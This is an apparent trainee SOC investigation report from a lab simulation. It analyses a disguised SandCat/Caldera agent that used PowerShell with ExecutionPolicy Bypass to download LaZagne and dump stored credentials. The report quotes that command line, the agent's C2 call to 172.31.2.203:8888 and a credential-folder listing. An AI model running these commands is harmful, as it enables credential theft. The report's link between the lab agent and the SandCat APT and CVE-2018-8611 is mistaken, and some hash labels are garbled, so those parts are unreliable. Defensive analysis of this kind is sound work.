

Alert Investigation Report

Platform: SOC Simulation Project — WDLabs

Environment: Microsoft Defender for Endpoint / Microsoft Sentinel

Case Details

Field	Value
Alert Name	Suspicious process executed PowerShell command
Alert ID / Link	https://security.microsoft.com/alerts/daaadd30b-702d-4e9d-9718-78bb4be8040b_1?tid=567ea528-4e82-40fa-914e-38c05fd69677/
Analyst	Carl Samson
Date Investigated	12/09/2026
Severity	Medium

1. Alert Summary

- Host / Account affected:** ec2amaz-9oh9aqq, socsim-srv01.socsim.local / system accounts
- Date & Time of alert:** 25/6/2026 10:40:25
- What triggered the alert:** Suspicious process executed PowerShell command
- Why it triggered (rule/logic):** triggered malware rule alert

2. Investigation Findings

What happened?

A process named `wusvc.exe` (PID 1828) was running on EC2AMAZ-9OH9AQQ as NT AUTHORITY\SYSTEM. It isn't a real Windows file; the name looks chosen to pass for the Windows Update service.

It also detected a device name, socsim-srv01.socsim.local, was involved, that wasn't detected by Windows Defender alert, when looking at the file hash page.


At 10:40:25 on 25/6/2026, `wusvc.exe` started `powershell.exe` (PID 2544) with `- ExecutionPolicy Bypass`, which turns off PowerShell's script checks. The PowerShell binary itself is the genuine Microsoft file; the problem is the process that started it.

Going by the command line, PowerShell then:

1. Created a folder at `%TEMP%\svcmom`. For SYSTEM, `%TEMP%` normally points to `C:\Windows\Temp`.
2. Downloaded **LaZagne v2.4.3** from GitHub and saved it in that folder as `lz.exe`.
3. Ran `lz.exe all`. LaZagne is a password-stealing tool, and `all` tells it to collect every saved password it can find on the host.

In short, a disguised SYSTEM-level process downloaded a password-stealing tool under a different name and ran it. The alert confirms the PowerShell launch; the command line shows the download and run were attempted, but nothing so far confirms they succeeded.

Wusvc Attack Chain



Evidence

// Paste key log entries, process trees, or notable findings here

Logs finding

Finding	Log proof
wusvc.exe is SandCat malware	Defender detected 'Trojan:Win64/SandCat.RTS!MTB' in file 'wusvc.exe'
SandCat was	Defender detected active 'Trojan:Win64/SandCat.RTS!MTB' in process

Finding	Log proof
actively running	
Server it connects to	"wusvc.exe" -server http://172.31.2.203:8888 -group red
Location and creation date	C:\Users\Public\wusvc.exe · Image file creation time 21 Mar 2026 16
nssm.exe started wusvc.exe	Process tree: [7664] nssm.exe → [1828] wusvc.exe
nssm location and creation date	C:\Windows\Temp\nssm\nssm-2.24-101-g897c7ad\win64\nssm.exe · Image
Runs as SYSTEM	User NT AUTHORITY\SYSTEM · Integrity level: System
wusvc.exe hash	SHA1 905f46e4536bbd62777a6924f4234fa2b6471968
wusvc.exe started PowerShell	Process tree: [1828] wusvc.exe → [2544] powershell.exe
PowerShell tried to download and run LaZagne	DownloadFile('https://github.com/AlessandroZ/LaZagne/releases/down & "\$env:TEMP\svcmon\lz.exe" all
PowerShell ran that script	10:40:26 powershell.exe executed a script · Content SHA256 283929270d25b3029833001a362c92582f7547bb040f53552d4aa5342f323e88
Credential folders were listed	10:41:28 [4036] cmd.exe /C dir "%APPDATA%\Microsoft\Protect" ... "%LOCALAPPDATA%\Microsoft\Credentials"
cmd.exe ran as SYSTEM	User NT AUTHORITY\SYSTEM (PID 4036)
Alert statuses	SandCat alerts: Detected Low · PowerShell alerts: Resolved Detected Medi

Virus total Flagged as malicious

48 / 70

Community Score

48/70 security vendors flagged this file as malicious

Reanalyze Similar More

485448Aa90704cff48d94f6f55238d965f4820803a674d8a46959866420fc607

Size 6.17 MB

Last Analysis Date 27 days ago

EXE

peexe

checks-network-adapters

64bits

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 2

Join our Community

and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

trojan.sandcat/goldera

Threat categories

trojan

pua

hacktool

Family labels

sandcat

goldera

caldera

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Malware/Win.Malware-gen.C5587186	Alibaba	Backdoor:Win64/SandCat.1d5d167e
AliCloud	Backdoor:Golang/Caldera.A	ALYac	Generic.Goldera.A.4FD8CBA6
Antiy-AVL	GrayWare/Win32.Wacapew	Arcabit	Generic.Goldera.A.4FD8CBA6
Arctic Wolf	Unsafe	Avast	Win64.MalwareX-gen [Trj]
AVG	Win64:MalwareX-gen [Trj]	Avira (no cloud)	TR/W64.MalwareX
BitDefender	Generic.Goldera.A.4FD8CBA6	Bkav Pro	W32.Malware.6F494609
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	Exe.trojan.sandcat

Signer: Unsigned file • Size: 6.47 MB

INDICATOR RULE

This file has indicator of Abuse made by data-colum@indicators.com.au 8 months ago

Overview

Incidents & Alerts

Observed in organization

File names

File content

Deep Analysis

Threat Intelligence Insights

File Details

Object details

SHA1 90396a4538a0b277760249234a26a471968

SHA256 485448Aa90704cff48d94f6f55238d965f4820803a674d8a46959866420fc607

MD5 0886c0a9fa1097f18952a7c4e2b6d0

File size 6.17 MB

Is PE true

Signer Unsigned file

Incidents & Alerts

No active alerts or incidents

Observed devices (last 30 days)

6 devices

48/70 (High risk)

1 malware type found

1 file name

Threat Intelligence Insights

Worldwide observed devices

Checking the files that devices where involved.

Signer: Unsigned file • Size: 6.47 MB

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Overview

Incidents & Alerts

Observed in organization

File names

File content

Deep Analysis

Threat Intelligence Insights

All assets

Devices

Observed on cloud apps

Devices

2

Export

Filters

Risk level: Any

Exposure level: Any

OS Platform: Any

Add filter

Device name	Tags	Was executed	File names	File first seen	First initiating process name	First action type	File last seen	Last initiating process name
acJames-7uhfayjs		true	wuac.exe	11 Sep 2026 16:15	wuac.exe	ConnectionFailed	17 Sep 2026 04:45	wuac.exe
indicators-sandcat-goldera		true	wuac.exe	11 Sep 2026 16:15	wuac.exe	ProcessCreated	17 Sep 2026 04:45	wuac.exe

Alert timeline

Process tree

Alert timeline

Expand all

Show related alerts

Ungroup

Copy story to clipboard

Suspicious process executed PowerShell command

Medium

Detected

Resolved

25/6/2026 10:40:25

[1828] wusvc.exe created [2544] powershell.exe -ExecutionPolicy Bypass -C "md \"\$env:TEMP\svcmon\" -f | Out-Null; (New-Object Net.WebClient).DownloadFile('https://github.com/AlessandroZ/LaZagne/releases/download/v2

Command line

powershell.exe -ExecutionPolicy Bypass -C "md \"\$env:TEMP\svcmon\" -f | Out-Null; (New-Object Net.WebClient).DownloadFile('https://github.com/AlessandroZ/LaZagne/releases/download/v2

Process id

2544

Execution details

Token elevation: Default, Integrity level: System

Image file path

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Image file SHA1

3e72bef25a1cd88c502421e3d50a8eb4c6bd1226

Image file creation time

14 Nov 2024 14:00:53

Image file last modification time

14 Nov 2024 14:00:53

Signer

Microsoft Windows

Issuer

Microsoft Windows Production PCA 2011

VirusTotal detection ratio

0/70

Initiating process

[1828] wusvc.exe -server http://172.31.2.203:8888 -group red

Malware

PE metadata

powershell.exe

User

NT AUTHORITY\SYSTEM

hashtag file search up KQL

Query

Run query

Create summary rule

100,000 (Default)

Custom time range

1 DeviceFileEvents

2 | where FileName =~ "wusvc.exe"

3 | project Timestamp, DeviceName, FolderPath, SHA1, SHA256, MD5

Results

Query history

Getting started

Export

Show empty columns

1 item

Search

00:24.151

Low

filters:

Add filter

Timestamp

DeviceName

FolderPath

SHA1

SHA256

MD5

>

31 Aug 2026 19:58...

socsim-srv01.socsim.l...

C:\Users\Public\wusvc.exe

905f46e4536bbd627...

4854484a90704cff48...

0ddcc6af9a1d9e91f6f5f...

Device Involved



Suspicious process executed PowerShell command

Medium

Detected

Resolved

Manage alert

See in timeline

Tune alert

Move alert to another incident

Submit items to Microsoft for review

25 Jun 2026 10:40:27

25 Jun 2026 10:40:27

Workspace

-

Evidence

Entity Name

Remediation Status

Verdict

 powershell.exe (PID: 2544)

 Suspicious

Alert description

A command in PowerShell was executed by a suspicious process. PowerShell is often used by attackers to bypass security protection mechanisms by executing their payload in memory without touching the disk and leaving any trace. An attacker might be executing commands in the system.

Incident details

Impacted assets

Devices (1)

Risk Level

Exposure Level

 EC2AM-

 None

 High

Comments & history

 User-dalan.coburn@wdlabs.com.au
Alert was assigned to dalan.coburn@wdlabs.com.au.
31 Aug 2026 18:57:43

 User-dalan.coburn@wdlabs.com.au
Status changed from 'New' to 'Resolved'.
31 Aug 2026 18:57:43

 Automation
Alert linked to incident #106
25 Jun 2026 11:19:07

 Automation
Alert linked to incident #107
25 Jun 2026 10:43:26

Apple

Quilias

File

Edit

Insert

Format

View

Window

Help

Information about this malware and related references

Quicksearch...

SandCat [\(Back to overview\)](#)

SandCat, on the other hand, is a group that was discovered more recently by Kaspersky. One of the Windows vulnerabilities patched by Microsoft in December had been exploited by both FruityArmor and SandCat in attacks targeting the Middle East and Africa. SandCat has been using FinFisher/FinSpy spyware and CHAINSHOT, a piece of malware analyzed earlier this year by Palo Alto Networks. The group has also used the CVE-2018-8589 and CVE-2018-8611 Windows vulnerabilities in its attacks, both of which had a zero-day status when Microsoft released fixes.

Associated Families

There are currently no families associated with this actor.

References

2018-12-12 · Kaspersky Labs · Anton Ivanov, Boris Larin, Vladislav Stolyarov
Zero-day in Windows Kernel Transaction Manager (CVE-2018-8611)
SandCat

Credits: [MISP Project](#)

Was the activity successful?

- ☒ Yes
- ☐ No
- ☐ Unknown

Verdict

- ☒ **Malicious**
- ☐ Non-malicious
- ☐ Suspicious — requires further investigation

Justification:

LaZagne is an open-source credential recovery and post-exploitation tool used to extract saved passwords from a local computer. Originally created for legitimate digital forensics and security auditing, but now used by malicious threat actors to automate credential theft.

We know this by the logs that executed the powershell command

```
DownloadFile('https://github.com/AlessandroZ/LaZagne/releases/download/v2.4.3/LaZagne.exe','$env:TEMP\svcmon\lz.exe'); & "$env:TEMP\svcmon\lz.exe" all
```

The attacker then used **wusvc.exe** is the SandCat agent, detected as

Trojan:Win64/SandCat.RTS!MTB: where MD5 hashtag

4854484a90704cff48d94f6f55238d965f4820803a674d8a46959866420fc607 is flagged as malicious file and detected on TotalVirus.

SandCat is a **remote-control program**. Once it's running on a machine, whoever controls the Caldera server can make that machine run commands. Which is part of CVE-2018-8611, a zero day attack related from FruityArmor, which is a APT cyberespionage group

3. Investigation Steps

1. Went through the process steps questions from my mentor. To make it easier for my investigation.
2. Looked at the devices, IP address, commands used and files involved.
3. Checked the hash tag of lz.exe on virus total
4. Checked the process logs and alert logs and filter out relevant data

Queries Used

```
// Paste KQL queries here
```

```
DeviceProcessEvents  
|where DeviceName contains "ec2amaz-9oh9aqq"  
| where Timestamp between (datetime(2026-06-25 00:30:25) .. datetime(2026-  
06-25 00:50:25))`
```

```
AlertEvidence  
| where AlertId == "daaadd30b-702d-4e9d-9718-78bb4be8040b_1"  
| where EntityType == "Account"  
| distinct DeviceName
```

```
DeviceFileEvents  
| where FileName =~ "wusvc.exe"  
| project Timestamp, DeviceName, FolderPath, SHA1, SHA256, MD5
```

4. Categorisation

- ☒ **True Positive** — malicious activity confirmed
- ☐ **Benign True Positive** — alert fired correctly, activity is legitimate
- ☐ **False Positive** — alert fired incorrectly, rule needs review

5. Recommended Actions

Escalation:

- ☒ Urgent — phone call required
- ☐ Non-urgent — email sufficient
- ☐ No escalation required

Containment / Next Steps:

- Snapshot the disk to keep evidence, then isolate EC2AMAZ-9OH9AQQ and block traffic to the attacker's server at 172.31.2.203:8888.
- Stop and remove the nssm service running `wusvc.exe`, then delete `C:\Users\Public\wusvc.exe`, `C:\Windows\Temp\nssm\` and `C:\Windows\Temp\svcmon\`. Block the file hashes (wusvc.exe SHA1 `905f46e4536bbd62777a6924f4234fa2b6471968`, nssm.exe SHA1 `f280858dcfefabc1a9a006a57f6b266a5d1fde8e`).
- Reset all credentials stored on the host, including local admin, service accounts and any affected domain accounts, and clear saved passwords.
- Revoke the EC2 instance's IAM role sessions and review CloudTrail logs for any use of those credentials.
- Investigate 172.31.2.203 and confirm whether this was an authorised red-team exercise.
- Rebuild the device with a new hostname and IP address if needed.
- Reopen the alert and raise its severity.

Alert Tuning:

- ☐ Tune recommended —
- ☒ No tuning required

6. Lessons Learned

- Could've gone a bit deeper on the devices history and track every movement they make
 - Could've added more conclusion on my evidence since this alert was straight forward
 - Virus total wasn't needed as window defender has some built in feature like total virus
 - would've use more tools other then window defender to research more
-

►  About this template